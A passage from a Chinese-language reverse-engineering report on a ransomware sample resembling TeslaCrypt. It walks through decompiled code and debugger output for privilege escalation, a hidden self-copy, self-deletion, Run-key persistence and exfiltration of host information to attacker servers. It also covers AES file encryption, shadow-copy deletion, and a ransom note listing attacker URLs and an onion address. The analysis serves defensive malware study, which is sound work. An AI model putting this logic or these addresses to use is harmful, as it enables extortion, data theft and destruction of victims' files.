4、获取自身进程的访问令牌信息，并提权为 SeDebug 权限

然后病毒会获取进程的访问令牌信息，在之后再配合 AdjustTokenPrivileges 等函数达到提升进程权限的目的。

比如要对任意一个进程进行指定了写相关的 OpenProcess 操作，只要用户是 Administrator 或者被赋予了相应权限即可。但就算以 Administrator 的身份去 OpenProcess 一个系统安全进程还是会拒绝访问，因为默认情况下进程的一些访问权限是未启用的，因此需要启用这些权限。相关的 API 有 OpenProcessToken、LookupPrivilegevalue、AdjustTokenPrivileges。

因此病毒想要修改进程的访问令牌，就要首先通过 OpenProcessToken 获得进程访问令牌的句柄，再进行其他操作，具体的提权操作函数在之后的逻辑中。如下首先获取进程访问令牌的信息，即判断当前进程的权限

```

● 90 | if ( !GetAccessTokenInformation((DWORD *)&v16) )// 获取访问令牌的信息
char __cdecl GetAccessTokenInformation_410758(DWORD *a1)
{
    PSID *v1; // esi@1
    char result; // al@2
    HANDLE v3; // eax@3
    DWORD ReturnLength; // [sp+4h] [bp-Ch]@1
    HANDLE TokenHandle; // [sp+8h] [bp-8h]@1
    DWORD dwErrCode; // [sp+Ch] [bp-4h]@1

    v1 = 0;
    dwErrCode = 0;
    TokenHandle = 0;
    ReturnLength = 0;
    if ( a1 )
    {
        v3 = GetCurrentProcess();
        if ( OpenProcessToken(v3, 0u, &TokenHandle) )// 打开进程访问令牌
        {
            if ( GetTokenInformation(TokenHandle, TokenImpersonationLevel|0x10, 0, 0, &ReturnLength) || GetLastError() == 122 )// 获取令牌相关信息
            {
                v1 = (PSID *)LocalAlloc(0x40u, ReturnLength);// 分配堆内存
                if ( v1 )
                {
                    if ( GetTokenInformation(TokenHandle, TokenImpersonationLevel|0x10, v1, ReturnLength, &ReturnLength) )
                        *a1 = *GetSidSubAuthority(*v1, 0); // 获取一个SID的中间签发者的SID的指针
                    else

```

后面对自身进程提权的函数，将自身进程提权为 SeDebug 权限，v9 的值为 SeDebugPrivilege

```

125 | RaiseProcessPrivileges_4108F0(v9); // 对自身进程提权

```

```

int __cdecl RaiseProcessPrivileges_4108F0(LPCWSTR lpName)
{
    int result; // eax@2
    HANDLE v2; // eax@3
    struct _LUID Luid; // [sp+0h] [bp-24h]@1
    HANDLE TokenHandle; // [sp+8h] [bp-1Ch]@3
    struct _TOKEN_PRIVILEGES NewState; // [sp+Ch] [bp-18h]@4

    if ( LookupPrivilegeValue(0, lpName, &Luid) // 查看系统权限的特权值
        && (v2 = GetCurrentProcess(), OpenProcessToken(v2, 0x20028u, &TokenHandle)) )// 访问令牌说简单就是个访问权限的数据集合
    {
        // 令牌中包含用户所有的权限
        // 校验令牌可以识别用户是否有权访问他要访问的位置
        NewState.Privileges[0].Luid = Luid;
        NewState.PrivilegeCount = 1;
        NewState.Privileges[0].Attributes = 2;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);// 将访问令牌中默认禁用的权限启用
        CloseHandle(TokenHandle);
        result = 1;
    }
    else
    {
        result = 0;
    }
    return result;
}

```

下面是比较重要的一个函数逻辑，首先获取进程访问令牌信息，如果为 SeDebug 权限，那么创建病毒进程，继而删除源文件，复制到“我的文档”目录下设置隐藏，同时跳转到 LABEL_31 代码块，启动其他线程执行恶意功能。

```

90 if ( !GetAccessTokenInformation((DWORD *)&v16) )// 获取访问令牌的信息，如果获取成功
91 {
92     if ( CreateItsProcess() ) // 复制自身到特殊目录下并且随机命名_长度6个英文字母，同时运行新生成的文件，删除源程序文件
93         return 1;
94     goto LABEL_31; // 创建成功则跳转到LABEL_31
95 }

```

5、创建病毒进程，删除源程序并随机改名释放到其他目录

此处代码段尝试创建病毒的进程，病毒的逻辑为首先将病毒程序释放到 Mydocuments 目录下，同时随机改名为 6 个英文字母的字符串，然后启动该程序，最终自删除源程序。在删除源程序之前通过 While() 函数不断尝试创建自身进程，直到创建成功。创建成功则跳转到 LABEL_31 启动其他线程实现其他恶意功能。

```


if ( CreateVirusProcess_407360() ) // 创建病毒进程，复制自身到特殊目录下并且随机命名_长度6个英文字母，删除源程序文件
    return 1;
goto LABEL_31; // 创建成功则跳转到LABEL_31

GetRandomCountChar_4105F0((int)&v11, 6); // 随机获取6个英文字母
GetEnvironmentVariableW(*(LPCWSTR *)OperationOrderContent_45F4E0, &Buffer, 0x2000u);// 从调用该函数的进程的环境变量中返回指定的变量名值的函数
// 返回指定的变量名的值，是一个以%结尾的字符串指针

if ( dword_46580C )
{
    v0 = PathFindFileNameW(&ExistingFileName); // 返回路径中的文件名
    vsnprintf_s(&FileName, *(wchar_t **)(OperationOrderContent_45F4E0 + 28), &Buffer, v0);// 获取当前文件名并且与MyDocuments目录进行拼接
}
else
{
    SrcFilename = PathFindFileNameW(&ExistingFileName);// 获取到程序源文件名
    vsnprintf_s(&FileName, *(wchar_t **)(OperationOrderContent_45F4E0 + 28), &MyDocumentsPath_463808, SrcFilename);
}
handle_NewCreatedFile = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);// 创建文件
ValueEquals2_means_SystemCannotFindSpecificFile = GetLastError();// 接受GetLastError返回值
CloseHandle(handle_NewCreatedFile);
if ( ValueEquals2_means_SystemCannotFindSpecificFile == 2 )// 如果系统找不到指定的文件
{
    if ( dword_46580C )
        vsnprintf_s(&FileName, *(wchar_t **)(OperationOrderContent_45F4E0 + 32), &Buffer, &v11);// 拼接出新的随机文件名
    else
        vsnprintf_s(&FileName, *(wchar_t **)(OperationOrderContent_45F4E0 + 32), &MyDocumentsPath_463808, &v11);
    do
    {
        // 循环尝试创建文件进程
        CopyFileW(&ExistingFileName, &FileName, 0);// 复制文件，此时将在我的文档下出现此文件
        SetFileAttributesW(&FileName, 2u); // 设置文件属性，2为隐藏文件
        memset(&StartupInfo, 0, 0x44u);
        StartupInfo.vShowWindow = 1;
        StartupInfo.dwFlags = 1;
        StartupInfo.cb = 68;
    }
    while ( !CreateProcessW(0, &FileName, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation) );// 进程创建失败返回0，!0为真，创建成功为假，结束循环
    deleteSourceFile_410990(); // 删除程序源文件
    result = 1;
}

```


随机改名复制到新目录下。



The screenshot displays a debugger window with assembly code on the left and a file explorer on the right. The assembly code includes instructions like `push 0x0`, `lea ecx,[local.2178]`, `push ecx`, `push tfukrc_e.00461808`, `call esi`, `push 0x2`, `lea edx,[local.2178]`, `push edx`, `call edi`, `push 0x44`, `lea eax,[local.4244]`, `push 0x0`, `push eax`, `call tfukrc_e.0041A810`, and `add esp,0xC`. The file explorer shows the file `qubmrt.exe` in the `AppData` directory.

删除程序源文件，并且屏蔽提示消息。

```
1 bool deleteSourceFile()
2 {
3     bool result; // a105
4     WCHAR Filename; // [sp+0h] [bp-4004h]@1
5     WCHAR Parameters; // [sp+2000h] [bp-2004h]@3
6
7     result = 0;
8     if ( GetModuleFileNameW(0, &Filename, 0x1000u) )
9     {
10         if ( GetShortPathNameW(&Filename, &Filename, 0x1000u) )
11         {
12             wcsncpy_s(&Parameters, 0x1000u, L"/c ", 0x1000u); // 进行字符串拼接: 最终为cmd.exe delete 路径 >> nul
13             wcsat_s(&Parameters, 0x1000u, &off_4328E4);
14             wcsat_s(&Parameters, 0x1000u, L"L ");
15             wcsat_s(&Parameters, 0x1000u, &Filename);
16             wcsat_s(&Parameters, 0x1000u, L">>");
17             wcsat_s(&Parameters, 0x1000u, L" NUL");
18             if ( GetEnvironmentVariableW(L"ComSpec", &Filename, 0x1000u) )
19             {
20                 if ( (signed int)ShellExecuteW(0, 0, &Filename, &Parameters, 0, 0) > 32 ) // 通过cmd删除程序源文件
21                     result = 1;
22             }
23         }
24     }
25     return result;
26 }
```



The screenshot displays a debugger window with assembly code on the left and a file explorer on the right. The assembly code includes instructions like `push edx`, `lea eax,[local.4097]`, `push eax`, `push 0x0`, `push 0x0`, `call dword ptr ds:[<SHELL32.ShellExecuteW>]`, `cmp eax,0x20`, `jle short tfukrc_e.00410ABF`, `mov al,0x1`, `mov ecx,[local.1]`, `xor ecx,ebp`, and `call tfukrc_e.00413001`. The file explorer shows the file `cmd.exe` in the `system32` directory.

6、创建互斥体 9_9_9_9

进程创建成功之后会创建一个互斥体 9_9_9_9，以保证系统中同时只有一个病毒的进程实例在运行。程序运行时会进行检测，如果发现已经存在一个病毒进程，则退出。

0041001F	- 8B15 E0F4450	mov edx,dword ptr ds:[0x45F4E0]	
00410025	- 8B72 50	mov esi,dword ptr ds:[edx+0x50]	
00410028	- 68 F097A090	push 0x90A097F0	
0041002D	- 6A 02	push 0x2	
0041002F	- 6A 00	push 0x0	
00410031	- E8 7A13FFFF	call tfukrc_e.004013B0	
00410036	- 83C4 30	add esp,0x30	
00410039	- 6A 00	push 0x0	
ds:[00297F30]=00292E80, (UNICODE "Software\Microsoft\Windows\CurrentVersion\Run")			
esi=00292E80, (UNICODE "Software\Microsoft\Windows\CurrentVersion\Run")			
地址	数值	注释	
00297F30	00292E80	UNICODE "Software\Microsoft\Windows\CurrentVersion\Run"	
00297F34	00292EE8	UNICODE "%s\SYSTEM32\CMD.EXE /C START "" ""	
00297F38	00292F38	UNICODE "SOFTWARE\Microsoft\Windows\CurrentVersion\Policies"	
00297F3C	00292FB8	UNICODE "EnableLinkedConnections"	
00297F40	002928E0	UNICODE "taskmg"	
00297F44	002928F8	UNICODE "reqedi"	
00297F48	00292910	UNICODE "procex"	
00297F4C	00292928	UNICODE "msconfi"	
00297F50	00292FF0	UNICODE "cmd"	
00297F54	01391440	UNICODE "reg add HKEY_CURRENT_USER\Software\Microsoft\Windo"	
00297F58	00000000		
00297F5C	04040404		

设置网络驱动映射，尝试加密局域网内的共享网络资源。

（“网络映射驱动器”的意思是将局域网中的某个目录映射成本地驱动器号，即把网络上其他 机器的共享的文件夹映射成自己机器上的一个磁盘，这样可以提高访问时间。它是实现磁盘共享的一种方法，具体来说就是利用局域网将自己的数据保存在另外一台电脑上或者把另外一台电脑的文件虚拟到自己的机器上。把远端共享资源映射到本地后，在我的电脑中就多了一个盘符，可以操作。等效于在网上邻居看到共享文件或者磁盘，自己可以在权限范围内进行操作。）

004100ED	- C785 94BFFFF	mov [local.4123],0x1	
004100F7	- FF15 2400420	call dword ptr ds:[<&ADUAPI32.RegCreateKeyExW	RegCreateKeyExW
004100FD	- 8B15 E0F4450	mov edx,dword ptr ds:[0x45F4E0]	
00410103	- 8B42 5C	mov eax,dword ptr ds:[edx+0x5C]	
00410106	- 6A 04	push 0x4	BufSize = 0x4
00410108	- 8D8D 94BFFFF	lea ecx,[local.4123]	
0041010E	- 51	push ecx	Buffer = kernel32
0041010F	- 8B8D 98BFFFF	mov ecx,[local.4122]	
ds:[00297F3C]=00292FB8, (UNICODE "EnableLinkedConnections")			
eax=00000000			
地址	UNICODE 数据		
00292F38	SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
00292F78	ntVersion\Policies\System\EnableLinkedConnections		
00292FB8	EnableLinkedConnections		
00292FF8	cmd		
00293038	taskmg		
00293078	reqedi		
002930B8	procex		
002930F8	msconfi		
00293138	cmd		
00293178	reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run		

将勒索信息写入txt 文档

0040FDD9	- 6A 00	push 0x0	hTemplateFile = NULL
0040FDEB	- 68 80000000	push 0x80	Attributes = NORMAL
0040FDE0	- 6A 04	push 0x4	Mode = OPEN_ALWAYS
0040FDE2	- 6A 00	push 0x0	pSecurity = NULL
0040FDE4	- 6A 00	push 0x0	ShareMode = 0
0040FDE6	- 68 00000040	push 0x40000000	Access = GENERIC_WRITE
0040FDEB	- 8D95 C0DFFF	lea edx,[local.144]	
0040FDF1	- 52	push edx	FileName = 000000B7 ???
0040FDF2	- FF15 6C00420	call dword ptr ds:[<KERNEL32.CreateFile	CreateFileW
0040FDF8	- 8BF8	mov edi,eax	
0040FDFA	- 83FF FF	cmp edi,-0x1	
0040FDFD	- 74 1F	je short tfukrc_e.0040FE1E	
0040FDEF	- 8B8D C4E8EE	mov ecx,[local.4631]	
堆栈地址=0012FB58, (UNICODE "C:\Users\john\Documents\+recover+file.txt")			
edx=000000B7			
地址	UNICODE 数据		0012F641
0012FB58	C:\Users\john\Documents\+recover+file.txt.....		0012F644
0012FB08		0012F648

解密出勒索提示信息

0040249A - 8D55 E4 lea edx,[local.7]			ASCII "%X%X%X%X%X%X%X%X"			寄存器 (MMX)		
0040249D - 68 70244300 push tfukrc_e.00432470			tfukrc_e.0045B658			EAX 00298990 ASCII ""		
004024A2 - 52 push edx						ECX 00169500		
004024A3 - BA 18000000 mov edx,0x18						EDX 0045B658 tfukrc_e.0045B658		
004024A8 - C645 E4 00 mov byte ptr ss:[ebp-0x1C],0x0						EBX 00000000		
004024AC - E8 2F000000 call tfukrc_e.004024E0						ESP 0012FD50		
004024B1 - 8D45 E4 lea eax,[local.7]						EBP 0012FD98		
004024B4 - 50 push eax						ESI 0012DB90		
004024B5 - E8 66FEFFFF call tfukrc_e.00402320						EDI 00000000		
004024BA - BA 58B64500 mov edx,tfukrc_e.0045B658						EIP 004024BF tfukrc_e.004024BF		
004024BF - 83C4 2C add esp,0x2C						C 0 ES 0023 32位 0(FFFFFFFF)		
004024C2 - 2B00 sub edx,eax						P 1 CS 001B 32位 0(FFFFFFFF)		
004024C4 > 8A08 mov cl,byte ptr ds:[eax]						A 0 SS 0023 32位 0(FFFFFFFF)		
0045B658=tfukrc_e.0045B658						Z 1 FS 0023 32位 0(FFFFFFFF)		
edx=0045B658 (tfukrc_e.0045B658)						S 0 FS 003B 32位 7FFDF000(4000)		
						T 0 GS 0000 NULL		
地址 ASCII 数据			0012FD50 0012FD7C ASCII "F9C5B1A3D5933B7"					
00298990 ...NOT YOUR L			0012FD54 0012FD7C ASCII "F9C5B1A3D5933B7"					
002989D0 LANGUAGE? USE https://translate.google.com...What's the matter w			0012FD58 00432470 ASCII ""					
00298A10 ith your files?...Your data was secured using a strong encrypti			0012FD5C 000000F9					
00298A50 on with RSA4096...Use the link down below to find additional inf			0012FD60 000000C5					
00298A90 ormation on the encryption keys using RSA-4096 https://en.wikip			0012FD64 000000B1					
00298AD0 dia.org/wiki/RSA (cryptosystem) ...What exactly that means?...			0012FD68 000000A3					
00298B10 It means that on a structural level your files have been transfo			0012FD6C 00000000					
00298B50 rmed . You won't be able to use , read , see or work with them a			0012FD70 00000059					
00298B90 nymore ...In other words they are useless , however , there is a			0012FD74 00000033					
00298BD0 possibility to restore them with our helpWhat exactly hap			0012FD78 000000B7					
00298C10 pened to your files ???...*** Two personal RSA-4096 keys were g			0012FD7C 35433946					
00298C50 enerated for your PC/Laptop; one key is public, another key is p			0012FD80 33413142					
00298C90 rivate...*** All your data and files were encrypted by the means			0012FD84 33393544					
00298CD0 of the public key , which you received over the web** In o			0012FD88 00374233					
00298D10 rder to decrypt your data and gain access to your computer you n			0012FD8C 00000000					
00298D50 eed a private key and a decryption software, which can be found			0012FD90 00000000					
00298D90 on one of our secret servers....What should you do next ?....Th			0012FD94 B5912E21					
00298DD0 ere are several options for you to consider :...*** You can wait			0012FD98 0012FEF8					
00298E10 for a while until the price of a private key will raise, so you			0012FDA0 00406DE7			返回到 tfukrc_e.00406DE7		
00298E50 will have to pay twice as much to access your files or...*** Yo			0012FDA4 00000000					
00298E90 u can start getting Bitcoins right now and get access to your da			0012FDA8 7FFD9000					
00298ED0 ta quite fast ...In case you have valuable files , we advise you			0012FDAC 4BAA4948					
00298F10 to act fast as there is no other option rather..than paying in			0012FDB0 00565D94					
00298F50 order to get back your data.In order to obtain specific ins			0012FDB4 00565538					
00298F90 tructions , please access your personal homepage by choosing one			0012FDB8 000000B7					
00298FD0 of the few addresses down below ...http://uj5nj.onanwhit.com/F9			0012FDBC 00000000					
00299010 C5B1A3D5933B7..http://2gdb4.leoraorage.at/F9C5B1A3D5933B7..http:			0012FDBF 00406DE7					
M1 M2 M3 M4 M5 Command: d C2			未知标识符					
起始: 298990 结束: 29898F 当前值: 2D2D2D2D								

004024CA	- 84C9	test cl,cl	*** Download TOR Browser - http://www.torproject.org/projects/torbrowser.h
004024CC	- 75 F6	jnz short tfukr	*** Install TOR Browser and open TOR Browser
004024CE	- 8B4D FC	mov ecx,[local	*** Insert the following link in the address bar: k7tlx3ghr3m4n2tu.onion/F9
004024D1	- 33CD	xor ecx,ebp	*** Read instructions !!!
004024D3	- E8 290B0100	call tfukrc_e.0	
004024D8	- 8BE5	mov esp,ebp	*** ** * ** * ** * ** * IMPORTANT INFORMATION ** * ** * ** * ** *
004024DA	- 5D	pop ebp	
004024DB	- C3	ret	Your personal homepages
004024DC	- CC	int3	http://uj5nj.onanwhit.com/F9C5B1A3D5933B7
004024DD	- CC	int3	http://2gdb4.leoraorage.at/F9C5B1A3D5933B7
004024DE	- CC	int3	http://9hrds.wolfcrap.at/F9C5B1A3D5933B7
ebp=0012FD98			
esp=0012FD7C, (ASCII "F9C5B1A3D5933B7")			
Your personal homepage Tor-Browser k7tlx3ghr3m4n2tu.onion/F9C5B1A3D5933B7			
Your personal ID F9C5B1A3D5933B7			
地址	ASCII 数据		

9、线程 2：收集并加密用户计算机信息发送到黑客服务器

此线程的主要作用是收集用户计算机的相关信息，比如操作系统的版本、卷影、资源等，然后将收集到的信息进行加密，配合解密出的 URL 地址进行处理后发送到黑客的服务器，并接收黑客服务器返回的消息，以确认正确收到了信息。

```
136| if ( dword_45F50C == 1 )
137| {
138|     dword_45F7A8 = 0;
139|     v4 = MemoryOperation((int)GetUserPCInfo_SendToHackerSite); // 将用户计算机的信息发送到远程黑客的服务器
140| }
141| v11 = (void *)MemoryOperation((int)RealEncryptFileAPI); // 真正实现文件加密的函数
142| SetThreadPriority(v11, 4294967281); // 设置线程运行优先级别
143| //

hInternet = InternetOpenA((LPCSTR *)(&RecvHackerUrlForPostUrl_45F4E4 + 32), 0, 0, 0, 0); // 尝试与黑客的域名进行连接
memset(&Optional, 0, 0x1000u);
UserPCInformation( // UserPCInformation
    (int)&Optional,
    *(_DWORD *)(&RecvHackerUrlForPostUrl_45F4E4 + 24),
    &Dst,
    v21,
    &Data,
    quword_43A838 / 1024 / 1024,
    VersionInformation_43A6E0.dwBuildNumber, // 计算机系统版本信息
    dword_45F7A4,
    byte_45F510,
```

将加密后的计算机信息发送到黑客服务器，并接收返回消息。

```
if ( InternetCrackUrlA((&lpszUrl)[4 * v15], strlen((&lpszUrl)[4 * v15]), 0, &UrlComponents) ) // 从URL信息中获取到有用的域名
{
    if ( UrlComponents.dwHostNameLength > 0 )
        strncpy_s(&v56, 0x100u, UrlComponents.lpszHostName, UrlComponents.dwHostNameLength); // 域名
    if ( UrlComponents.dwUrlPathLength > 0 )
        strncpy_s(&v58, 0x200u, UrlComponents.lpszUrlPath, UrlComponents.dwUrlPathLength); // URL路径
    v16 = (void *)sub_403740(hInternet);
    Buffer = 1200000;
    InternetSetOptionA(v16, 6u, &Buffer, 4u); // 设置网络请求属性
    v17 = *(_DWORD *)(&RecvHackerUrlForPostUrl_45F4E4 + 56);
    v18 = (void *)sub_403860(v16, *(_DWORD *)(&RecvHackerUrlForPostUrl_45F4E4 + 40));
    v54 = 0;
    memset(&v55, 0, 0xFFu);
    HttpSendRequestA( // 发送URL请求
        v18,
        *(_LPCSTR *)(&RecvHackerUrlForPostUrl_45F4E4 + 36),
        strlen(*(const char **)(&RecvHackerUrlForPostUrl_45F4E4 + 36)), // 接收黑客服务器返回的信息长度
        &Optional,
        strlen(&Optional));

    EncryptData((int *)&v44, v9, strlen(v9)); // 加密用户计算机信息
    v35 = 0xAAAAFFFF;
    v36 = 0xEFBE0000;
    v37 = 0xADDE;
    v38 = 0xFFFFFBE;
    EncryptData_411960((int)&v44, (int)&v34); // 加密
    v10 = &Optional;
    do
        v11 = *v10++;
    while ( v11 );
    v12 = ((_BYTE)v10 - (unsigned __int8)&v61 + 1) & 0xF;
    v13 = v10 - &v61 + 16 - v12 + 1;
    memset(v10, 16 - v12, 16 - v12);
    AES_EncryptData(&v62, v13, v0, (int)&Optional, (int)&v35, (int)&v34); // AES加密
```

10、线程 3：加密计算机文件、加密网络资源文件

加密函数的逻辑：遍历系统文件目录，如果是三个重要的系统目录就跳过不进行加密——C:\WINDOWS、C:\Documents and Settings\All users\Application Data、C:\Program Files，其他的如果是目录的话，执行加密。然后将线程的优先级设置为最高。加密函数如下：

```

150| p10 = (void *)MemoryOperation_407570((int)RealEncryptFileAPI_401710); // 真正实现文件加密 (线程)

u7 = GetDriveTypeW(u0); // 驱动器类型
if ( (u7 == 3 || u7 == 4 || u7 == 2)
    && GetVolumeInformationW( // 卷影信息
        u0,
        &VolumeNameBuffer,
        0xC8u,
        &VolumeSerialNumber, // 驱动器卷序列号
        &MaximumComponentLength, // 内容最大长度
        &FileSystemFlags, // 文件系统标识符
        &FileSystemNameBuffer, // 文件系统名
        0x14u) == 1 )
{
    JudgeLocation_EnumFile_JudgeFileType_EncryptFile(u0, 1); // 判断路径、遍历文件、判断文件后缀、执行加密
}

if ( wcsncmp(&C_Documents_and_Settings_All_Users_Application_Data, &FileName) ) // 如果是在那几个特殊系统目录下
{
    JudgeLocation_EnumFile_JudgeFileType_EncryptFile(&FileName, a2);
    wcsncpy_s(&Dst, 0x1000u, &FileName);
    CreateExtortionInfoFILE_TXT_PNG(&Dst, 0); // 创建勒索提示文档TXT和PNG
}
}
}
else if ( a2 == 1 )
{
    wcsncpy_s(&FileName, 4096u, Src);
    wcsncpy_s(&FileName, 0x1000u, L"\\");
    wcsncpy_s(&FileName, 0x1000u, FindFileData.cFileName);
    u4 = wcslen(FindFileData.cFileName);
    u5 = _wcsdup(FindFileData.cFileName);
    _wcslwr_s(u5, u4 + 1);
    if ( !EncryptData3(*(_WORD **)(Internet_suffix + 36), u5)
        && !EncryptData3(*(_WORD **)Internet_suffix, u5)
        && JudgeFileType(u5) == 1 )
    {
        EncryptFile(&FileName); // 执行加密
    }
    free(u5);
    u3 = u6;
}
}
while ( FindNextFileW(u3, &FindFileData) ); // 遍历文件
result = (HANDLE)FindClose(u3);
}
return result;

```

关于该样本加密所用的 AES CBC 算法可参考 <https://wooyun.js.org/drops/%E5%B0%8F%E7%AA%A5TeslaCrypt%E5%AF%86%E9%92%A5%E8%AE%BE%E8%AE%A1.html>，由于病毒作者已经放了解密密钥，且加密解密的相关数据保存在加密文件的头部，可通过二进制工具读取，因此可以实现文件解密。加密函数参数如下：

```

if ( AES_EncryptData((char *)nNumberOfBytesToRead, dwBytes, u1, (int)lpMem, (int)&u40, (int)&u27) != 1 // AES加密
    // 参数 (要读取的被加密数据、字节数、ebp无用、加密后存储地址、加密密钥、盐)

```

加密算法的匹配特征：

```

if ( u7 )
{
    u25 = a4 + 2;
    u30 = &a1[-a4 - 2];
    while ( 1 )
    {
        *(_BYTE *)u6 ^= *(_BYTE *) (u25 - 2);
        *(_BYTE *) (u6 + 1) ^= *(_BYTE *) (u25 - 1);
        *(_BYTE *) (u6 + 2) ^= *(_BYTE *) u25;
        *(_BYTE *) (u6 + 3) ^= *(_BYTE *) (u25 + 1);
        *(_BYTE *) (u6 + 4) ^= *(_BYTE *) (u25 + 2);
        *(_BYTE *) (u6 + 5) ^= *(_BYTE *) (u25 + 3);
        *(_BYTE *) (u6 + 6) ^= *(_BYTE *) (u25 + 4);
        *(_BYTE *) (u6 + 7) ^= *(_BYTE *) (u25 + 5);
        *(_BYTE *) (u6 + 8) ^= *(_BYTE *) (u25 + 6);
        *(_BYTE *) (u6 + 9) ^= *(_BYTE *) (u25 + 7);
        *(_BYTE *) (u6 + 10) ^= *(_BYTE *) (u25 + 8);
        *(_BYTE *) (u6 + 11) ^= *(_BYTE *) (u25 + 9);
        *(_BYTE *) (u6 + 12) ^= *(_BYTE *) (u25 + 10);
        *(_BYTE *) (u6 + 13) ^= *(_BYTE *) (u25 + 11);
        *(_BYTE *) (u6 + 14) ^= *(_BYTE *) (u25 + 12);
        *(_BYTE *) (u6 + 15) ^= *(_BYTE *) (u25 + 13);
        --u7;
        if ( sub_41061(u6, u6, a6) )
            break;
        *(_DWORD *)&u30[u25] = *(_DWORD *)a5;
        *(_DWORD *)&u30[u25 + 4] = *(_DWORD *) (a5 + 4);
        *(_DWORD *)&u30[u25 + 8] = *(_DWORD *) (a5 + 8);
        *(_DWORD *)&u30[u25 + 12] = *(_DWORD *) (a5 + 12);
        u25 += 16;
        if ( !u7 )
            return 0;
        u6 = a5;
    }
    return 1;
}

```

```

if ( u4 != 160 )
{
    if ( u4 != 192 )
    {
        if ( u4 != 224 )
            return -1;
        u10 = __ROL4__(u6, 16);
        u11 = loc_434001[2 * BYTE1(u10)] ^ *(int *)((char *)&loc_434001[2 * BYTE1(u8)] + 2) ^ *((_DWORD *)&unk_434004
            + 2 * (unsigned __int8)u7) ^ *((_DWORD *)&a3 + 2);
        u13 = *((_DWORD *)&unk_434004 + 2 * (unsigned __int8)u5);
        u14 = (u10 >> 16) | u5 & 0xFFFF0000;
        u15 = u8 >> 16;
        u16 = loc_434001[2 * BYTE1(u15)] ^ *(int *)((char *)&loc_434001[2 * BYTE1(u14)] + 2) ^ u10;
        u17 = *((_DWORD *)&unk_434004 + 2 * (unsigned __int8)u14) ^ *(int *)((char *)&loc_434001[2 * BYTE1(u7)] + 2) ^ *(int *)((char *)&loc_434001[2 * (unsigned __
            int8)u7 >> 16;
        u19 = loc_434001[2 * BYTE1(u18)] ^ u12;
        u20 = *(int *)((char *)&loc_434001[2 * (unsigned __int8)u14] + 1) ^ u11;
        u21 = loc_434001[2 * BYTE1(u14)] ^ u17;
        u22 = *(int *)((char *)&loc_434001[2 * (unsigned __int8)u18] + 1) ^ u16;
        u23 = u20;
        u24 = u19;
        u25 = *((_DWORD *)&a3 + 16) ^ u22;
        u26 = __ROL4__((_DWORD *)&a3 + 20) ^ u21, 16);
        u27 = loc_434001[2 * BYTE1(u26)] ^ *(int *)((char *)&loc_434001[2 * BYTE1(u24)] + 2) ^ *((_DWORD *)&unk_434004
            + 2 * (unsigned __int8)u20) ^ *((_DWORD *)&a3 + 40);
    }
}

```

创建勒索提示文档和图片，将勒索提示数据写入并打开文件。同时删除卷影副本，以防止用户通过备份恢复文件，并将修改写入文件。

```

146 | CreateExtortionInfoFILE_TXT_PNG(&word_465838, 1); // 创建勒索提示文档和图片，将数据写入
147 | if ( VersionInformation.dwBuildNumber != 2600 ) // XP版本才开始出现卷影复制服务
148 |     MemoryOperation((int)Sub_4072A0); // 删除卷影副本防止用户通过备份恢复文件
149 | Memory_Read_Write_Operate(u4, 300000);
150 | dword_45F7A8 = 1;
151 | u13 = MemoryOperation((int)GetUserPCInfo_SendToHackerSite);
152 | Memory_Read_Write_Operate(u13, 60000); // 将修改写入内存
153 | LOBYTE(result) = deleteSourceFile(); // 删除源文件
154 | return result;

```

六、样本溯源

